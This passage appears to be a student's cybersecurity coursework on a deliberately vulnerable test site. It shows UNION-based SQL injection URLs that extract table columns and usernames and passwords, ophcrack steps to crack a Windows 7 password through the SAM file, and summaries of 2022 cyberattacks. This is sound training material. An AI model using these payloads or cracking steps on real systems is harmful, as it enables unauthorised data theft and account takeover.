
**%201,2,3,4,5,6,group\_concat(column\_name),8,9,10,11%20from%20infor mation\_schema.columns%20where%20table\_name=0x7573657273**

Use users as 0x7573657273 which is hex value of users at end




1. For username and password

[**http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20**](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%20) **1,2,3,4,5,6,group\_concat(uname,pass),8,9,10,11%20from%20users**




**We get username as ‘test’ and password as ‘test’**

1. Trying to loging in using these credentials



**Login confirm!!**



**Report:**

SQL Injection (Critical)

Affected URL: <http://testphp.vulnweb.com/listproducts.php?cat=2> Affected Parameters: cat (GET parameter)

Payload : cat=2’ Data Found: Username: test Password: test

# Preventive steps to avoid SQL injections:

* Use whitelists, not blacklists
* Don’t trust any user input
* Adopt the latest technologies
* Ensure Errors are Not User-Facing
* Disable/remove default accounts, passwords and databases


**Task 6:**

**Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.**


**Solution:**

Steps to Crack Windows 7 Password:


1. Download ophcrack iso file
2. Open Virtual Box
3. Open Settings of Victim machine




1. Open storage setting add ophcrack disk in it



1. Give priority to optical disk for boot



1. Start the Machine



These processes will occur automatically just click yes where needed


1. In case sam file does not auto detect

Find it in location :c/windows/system32/config/

1. Confirming Password for newuser



Password Entered: **1234**



**-Log in Successful!!**

* **What is SAM file?**

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. SAM is found in C:\Windows\System32\config and passwords that are hashed and saved in SAM can found in the registry, just open the Registry Editor and navigate yourself to HKEY\_LOCAL\_MACHINE\SAM.

* **How it can be cracked by tool**

As SAM file has all passwords of system users saved in it in for of hash it possible to crack that password by using cracking tool.

**Task 7:**

**Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned**

### **Finnish Parliament Attack**

In August 2022, the [Finnish parliament](https://ciso.economictimes.indiatimes.com/news/finnish-parliament-website-targeted-in-cyber-attack/93470177)'s website experienced a [DDoS attack](https://www.fortinet.com/resources/cyberglossary/ddos-attack) while the parliament was in session. This denial-of-service attack may be part of a coordinated campaign by Russian state-sponsored hackers to disrupt the Finnish government’s websites in retaliation for the application to join NATO. A DDoS attack temporarily blocks access to a website but does not cause permanent destruction.

### **Ukrainian State Nuclear Power Company Attack**

The Russian “hacktivist” group called the People’s Cyber Army engaged 7.25 million bots in August 2022 in a [bot attack](https://www.fortinet.com/resources/cyberglossary/bot) to take the [Energoatom](https://therecord.media/ukraines-state-owned-nuclear-power-operator-said-russian-hackers-attacked-website/) website down. It used a flood of garbage web traffic and webpage requests. A disruption of online services lasted for a few hours, but no permanent negative impact remained. The attack was part of a Russian psyops campaign to create fear of a nuclear disaster and terrorize Europeans.

### **Greek Natural Gas Distributor Attack**

Greek national gas distributor [DESFA](https://www.cybersecurity-help.cz/blog/2846.html) reported an incidence of a cyber attack in August 2022. The attack impacted part of the company’s IT infrastructure and caused a data leak. The ransomware operation of cybercriminals called Ragnar Locker is holding the stolen data hostage. They demand ransom not to expose sensitive data. The company refused to make a payment.

### **South Staffordshire Water Company Attack**

In August 2022, the [South Staffordshire Water Company](https://www.bbc.com/news/uk-england-stoke-staffordshire-62565937) reported an attack that caused a network disruption in its internal corporate network and a data loss. A cybercriminal [ransomware](https://www.fortinet.com/resources/cyberglossary/ransomware) group threatened to tamper with the water supplied by the company. The company disputed this claim. The criminals demanded payment to not release sensitive files and explain how the network breach happened.

### **Montenegro Government Attack**

The [government of Montenegro's](https://www.reuters.com/world/europe/montenegros-state-infrastructure-hit-by-cyber-attack-officials-2022-08-26/) digital IT infrastructure reported an unprecedented cyberattack in August 2022. No data breach occurred. However, certain governmental services and telecommunications experienced disruption, including border crossings and airport operations. The state-owned utility company, EPCG, switched to manual operations as a precautionary measure.

### **Estonian Government Attack**

A DDoS attack disrupted many [Estonian government](https://news.err.ee/1608573376/ddos-cyberattacks-temporarily-disrupt-estonian-government-websites) websites for several hours in April 2022. The attack targeted websites for the president, the Ministry of Foreign Affairs, the Police and Border Guard, the identification card webpage, and the state services digital portal. Estonia’s condemnation of the Russian war on Ukraine makes the country a target for Russian hackers.

### **Islamic Culture and Communication Organization Attack**

The Iranian [Islamic Culture and Communication Organization](https://www.einnews.com/pr_news/579593407/video-iranian-regime-s-islamic-culture-and-communications-organization-targeted-in-massive-cyber-offensive) (ICCO) experienced a severe attack in July 2022. Six ICCO websites went down, and 15 others changed to photos of Massoud Rajaivi, the Iranian Resistance leader. Additionally, there was data destruction on 44 servers and hundreds of computers. The ICCO also lost 35 databases with highly-confidential information about money laundering, spies, and terrorists living abroad.

### **Belgian Government and Military Attack**

In July 2022, the [Belgian government](https://www.theregister.com/2022/07/20/belgium_alleges_china_apt_attacks/) announced that three Chinese hacker groups, part of the known Chinese [Advanced Persistent Threat actors](https://www.fortinet.com/resources/cyberglossary/advanced-persistent-threat), attacked Belgian public services and military defense forces. The Chinese government-sponsored attackers steal trade secrets and intelligence information. The Soft Cell Chinese group recently launched a new [remote access trojan (RAT)](https://www.fortinet.com/resources/cyberglossary/remote-access-trojan) malware in June 2022.

### **UK Military Social Media Breach**

Hackers took over the Twitter account of the [British Army](https://www.dailymail.co.uk/news/article-10978145/British-Army-hit-cyber-attack-social-media-account-begins-tweeting-NFTs.html) in July 2022. The social media account underwent multiple name and photo changes. The content started promoting contests to win Angry Apes non-fungible tokens (NFTs), digital art stored on a blockchain. The army’s YouTube page experienced an attack as well. Its name changed to Ark Invest, and the account promoted interviews of Elon Musk talking about cryptocurrency.

**What is sql injection?**

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

**What I Learned?**

* Tests for sql injection
* Databases commands
* Authentication bypass
* Getting data from database
* Ways to secure website from sql injections